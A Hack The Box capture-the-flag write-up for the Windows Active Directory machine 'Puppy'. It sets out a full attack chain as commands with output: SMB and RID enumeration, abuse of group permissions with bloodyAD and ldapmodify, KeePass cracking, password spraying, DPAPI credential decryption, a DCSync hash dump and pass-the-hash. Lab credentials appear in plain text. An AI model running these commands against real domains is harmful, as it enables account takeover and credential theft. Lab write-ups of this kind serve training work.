23/05/25
Puppy
hackthebox
بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ
Hello everyone! Welcome back for Season 8. As this is a new season, I'll be using some new machines. Today, we're going to attempt to gain access to and exploit the Puppy machine on Hack The Box.
So let's begin by gathering information about our target.
nmap -sC -sV 10.10.11.70 -T5
------
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-21 14:40 CDT
Stats: 0:02:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.95% done; ETC: 14:43 (0:00:00 remaining)
Nmap scan report for 10.10.11.70
Host is up (0.050s latency).
Not shown: 985 filtered tcp ports (no-response)
Bug in iscsi-info: no string output.
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-22 02:42:23Z)
111/tcp  open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
2049/tcp open  nlockmgr      1-4 (RPC #100021)
3260/tcp open  iscsi?
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
We've discovered several open ports: Kerberos (88), MSRPC (135), NetBIOS-SSN (139), LDAP (389), and SMB (445). Great! We also have valid credentials for the user levi.james with the password KingofAkron2025!. As usual, we'll begin by enumerating Windows services over SMB.
Enumeration SMB
So we are going to see the shared folders (shares) and users :
crackmapexec smb puppy.htb -u 'levi.james' -p 'KingofAkron2025!' --shares
------
SMB         puppy.htb       445    DC               [+] Enumerated shares
SMB         puppy.htb       445    DC               Share           Permissions     Remark
SMB         puppy.htb       445    DC               -----           -----------     ------
SMB         puppy.htb       445    DC               ADMIN$                          Remote Admin
SMB         puppy.htb       445    DC               C$                              Default share
SMB         puppy.htb       445    DC               DEV                             DEV-SHARE for PUPPY-DEVS
SMB         puppy.htb       445    DC               IPC$            READ            Remote IPC
SMB         puppy.htb       445    DC               NETLOGON        READ            Logon server share
SMB         puppy.htb       445    DC               SYSVOL          READ            Logon server share
We came across a folder named DEV, but attempting to access it revealed no visible contents. After that, we decided to use brute-force techniques with RID enumeration to uncover information about other users.
crackmapexec smb puppy.htb -u 'levi.james' -p 'KingofAkron2025!' --rid-brute |  grep "SidTypeUser" | sed 's/.*\\\([^ ]\+\).*/\1/' > user
Administrator
Guest
krbtgt
DC$
levi.james
ant.edwards
adam.silver
jamie.williams
steph.cooper
steph.cooper_adm
Next, we’ll proceed with BloodHound reconnaissance to collect domain and network information.
bloodhound
nxc ldap puppy.htb -u levi.james -p 'KingofAkron2025!' --bloodhound -c all -d puppy.htb --dns-server xx.xx.11.xx

So after uploading the necessary file, we discovered that:
1) The user 'levi.james' belongs to the HR group.
2) The HR group possesses GenericWrite permissions over the Developers Group.
We are going to add james to the developer group with bloodyAD :
bloodyAD -d pupy.htb --host 10.10.11.70 -u 'levi.james' -p 'KingofAkron2025!' add groupMember 'DEVELOPERS' levi.james
so after adding levi.james to the DEVELOPER group we can now see if we have access to the DEV folder on SMB .
SMB         10.10.11.70     445    DC               C$                              Default share
SMB         10.10.11.70     445    DC               DEV             READ            DEV-SHARE for PUPPY-DEVS
SMB         10.10.11.70     445    DC               IPC$            READ            Remote IPC
We’re now able to read the files located on the DEV share. If BloodyAD doesn’t work well for you, an alternative approach is to use ldapmodify.
ldapmodify
create a simple file named ldap or whatever u want :
dn: CN=DEVELOPERS,DC=PUPPY,DC=HTB
changetype: modify
add: member
member: CN=Levi B. James,OU=MANPOWER,DC=PUPPY,DC=HTB
and use ldapmodify command :
ldapmodify -x -H ldap://puppy.htb -D levi.james@puppy.htb -w 'KingofAkron2025!' -f ldap
----------results-----------------
modifying entry "CN=DEVELOPERS,DC=PUPPY,DC=HTB"
Keepass
Inside the DEV share, we found a KeePass password database named recovery.kdbx. This file is used by the KeePass password manager to securely store credentials. Our next step is to crack the database using keepass4brute in order to retrieve the password and gain access.
chmod +x keepass4brute.sh && ./keepass4brute.sh recovery.kdbx /usr/share/wordlists/rockyou.txt
After retrieving the correct password, we can extract the KeePass database contents in XML format using the following command:
keepass export --format XML >database.xml
Since we already have some usernames, we’ll focus on extracting and storing the recovered passwords from the KeePass database.
password list :
JamieLove2025!
HJKL2025!
Antman2025!
Steve2025!
ILY2025!
After spraying the password list and hoping for the best, we successfully found the correct password for the username.
crackmapexec smb puppy.htb -u user -p password
------------------------
SMB         puppy.htb       445    DC               [+] PUPPY.HTB\ant.edwards:Antman2025!
We now have the password for ant.edwards and attempted to authenticate using evil-winrm, but the login failed.

Returning to BloodHound, we noticed that ant.edwards has GenericAll permissions over the user ADAM.Silver. This means we can change ADAM.Silver’s password.
using bloodyAD again we change successefuly the password of adam.silver
bloodyAD --dc-ip 10.10.11.70 -d puppy.htb -u 'ant.edwards' -p 'Antman2025!' set password adam.silver 'Password123'
Even after changing ADAM.Silver’s password, we still can’t authenticate as that user. Let’s check the User Account Control (UAC) settings to investigate the issue.
bloodyAD --dc-ip 10.10.11.70 -d puppy.htb -u 'ant.edwards' -p 'Antman2025!' get object adam.silver --attr userAccountControl
-------------------
distinguishedName: CN=Adam D. Silver,CN=Users,DC=PUPPY,DC=HTB
userAccountControl: ACCOUNTDISABLE; NORMAL_ACCOUNT
or :

As shown in BloodHound’s node information section, the Account Enabled flag is set to false. This corresponds to the ACCOUNTDISABLE flag being active, which is why we cannot authenticate as ADAM.Silver. The userAccountControl (UAC) value is currently set to 514, which means Normal Account (512) plus ACCOUNTDISABLE (2). To enable the account, we need to change the UAC value from 514 to 512.We can accomplish this by using ldapmodify to update the userAccountControl attribute for ADAM.Silver.
create a file name "enable" for example and write this :
dn: CN=Adam D. Silver,CN=Users,DC=PUPPY,DC=HTB
changetype: modify
replace: userAccountControl
userAccountControl: 512
and run this command :
ldapmodify -x -H 'ldap://10.10.11.70' -D "ant.edwards@puppy.htb" -w 'Antman2025!' -f enable
after that we can authenticate as adam
evil-winrm -i 10.10.11.70 -u adam.silver -p Password123
Initial access
We successfully authenticated as ADAM.Silver. Using WinPEAS and exploring the system, we discovered a backup file.
*Evil-WinRM* PS C:\Backups> ls

    Directory: C:\Backups

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/23/2025   6:31 PM                extracted
-a----          3/8/2025   8:22 AM        4639546 site-backup-2024-12-30.zip
after that we gonna download the zip file by simply using the command download inside evil-winrm
*Evil-WinRM* PS C:\Backups> download site-backup-2024-12-30.zip
after unzipping the file we got a new password from reading bak file
strings nms-auth-config.xml.bak


        DC.PUPPY.HTB
        389
        dc=PUPPY,dc=HTB
        cn=steph.cooper,dc=puppy,dc=htb
        ChefSteph2025!


        (&(objectClass=person)(uid=%s))
so new credentials :
- username:steph.cooper
- password:ChefSteph2025!
we verify the credentials with crackmapexec :
crackmapexec smb 10.10.11.70 -u steph.cooper -p 'ChefSteph2025!'
SMB         10.10.11.70     445    DC               [+] PUPPY.HTB\steph.cooper:ChefSteph2025!
PrivEsc
so after checking we will go authenticate as steph and run the winPEAS.ps1 again
winPEAS.ps1 found something interesting :
=========|| Checking for DPAPI RPC Master Keys
Use the Mimikatz 'dpapi::masterkey' module with appropriate arguments (/rpc) to decrypt
https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#dpapi
found: C:\Users\steph.cooper\AppData\Roaming\Microsoft\\Protect\
C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107
C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\CREDHIST
C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\SYNCHIST

=========|| Checking for DPAPI Cred Master Keys
Use the Mimikatz 'dpapi::cred' module with appropriate /masterkey to decrypt
You can also extract many DPAPI masterkeys from memory with the Mimikatz 'sekurlsa::dpapi' module
https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#dpapi

    Directory: C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-          3/8/2025   7:54 AM            414 C8D69EBE9A43E9DEBF6B5FBD48B521B9

    Directory: C:\Users\steph.cooper\AppData\Local\Microsoft\Credentials

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-          3/8/2025   8:14 AM          11068 DFBE70A7E5CC19A398EBF1B96859CE5D
Next, we’re going to attempt DPAPI decryption using the masterkey and credentials files we found.
Credential file
First, let’s encode these files in base64 .
*Evil-WinRM* PS C:\Users\steph.cooper\Documents> [Convert]::ToBase64String([IO.File]::ReadAllBytes("C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\C8D69EBE9A43E9DEBF6B5FBD48B521B9"))
-----------------results-------------------------------
AQAAAJIBAAAAAAAAAQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAEiRqVXUSz0y3IeagtPkEBwAAACA6AAAARQBuAHQAZQByAHAAcgBpAHMAZQAgAEMAcgBlAGQAZQBuAHQAaQBhAGwAIABEAGEAdABhAA0ACgAAAANmAADAAAAAEAAAAHEb7RgOmv+9Na4Okf93s5UAAAAABIAAAKAAAAAQAAAACtD/ejPwVz.......ftJiaf2waSc
After encoding the files in base64, copy and paste the encoded content, then decode it back to its original form and save it as the credentials file, like this:
echo "AQAAAJIBAAAAAAAAAQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAEiRqVXUSz0y3IeagtPkEBwAAACA6AAAARQBuAHQAZQByAHAAcgBpAHMAZQAgAEMAcgBlAGQA.........ftJiaf2waSc |base64 -d > credentials
MasterKey file
We’ll follow the same process for the masterkey file: encode it in base64, copy and paste the content, then decode and save it for use.
Evil-WinRM PS C:\Users\steph.cooper\Documents> [Convert]::ToBase64String([IO.File]::ReadAllBytes("C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407"))
----------------------results-------------------------------
AgAAAAAAAAAAAAAANQA1ADYAYQAyADQAMQAyAC0AMQAyADcANQAtADQAYwBjAGYALQBiADcAMgAxAC0AZQA2AGEAMABiADQAZgA5ADAANAAwADcAAABqVXUSz0wAAAAAiAAAAAAAAABoAAAAAAAAAAAAAAAAAAAAdAEAAAAAAAACAAAAsj8xITRBgEgAZOArghULmlBGAAAJgAAAA2YAAPtTG5NorNzxhcfx4/jYgxj+JK0HBHMu8jL7YmpQvLiX7P3r8JgmUe6u9jRlDDjMOHDoZvKzrgIlOUbC0tm4g/4fwFI.........QoExL3I5Tm2a/F6/oscc9YlciWKEmqQ=
kali$ echo 'AgAAAAAAAAAAAAAANQA1ADYAYQAyADQAMQAyAC0AMQAyADcANQAtADQAYwBjAGYALQBiADcAMgAxAC0AZQx..............oscc9YlciWKEmqQ=' |base64 -d >masterkey
after that we gonna use impacket-dpapi
impacket-dpapi masterkey -f masterkey -sid S-1-5-21-1487982659-1829050783-2281216199-1107 -password 'ChefSteph2025!'
----------------results-----------------

Decrypted key with User Key (MD4 protected)
Decrypted key: 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414cXXXXXXXXXXXXXXXXXXXXXXX
This process gives us the decryption key, which we then use to decrypt the credentials file.
impacket-dpapi credential -f credentials1 -key 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414cXXXXXXXXXXXXXXXXXXXXXX
-------------------results----------------------
Target      : Domain:target=PUPPY.HTB
Description :
Unknown     :
Username    : steph.cooper_adm
Unknown     : XXXXXXXXXXXXXXX2025!
DCsync Attack

Back in BloodHound, we see that STEPH.COOPER_ADM has DCSync rights over the PUPPY.HTB domain. We can abuse this to extract the NTLM hash using secretdump.py.
impacket-secretsdump 'puppy/steph.cooper_adm:FivethChipOnItsWay2025!@puppy.htb'

----------------------results--------------------
[*] Target system bootKey: 0xa943f13896e3e21f6c4100c7da9895a6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Finally, all that’s left is to copy the NTLM hash and use it to retrieve the flag.
evil-winrm -i 10.10.11.70 -u Administrator -H bb0edc15e49cebXXXXXXXXXXXXXXXX
Rooted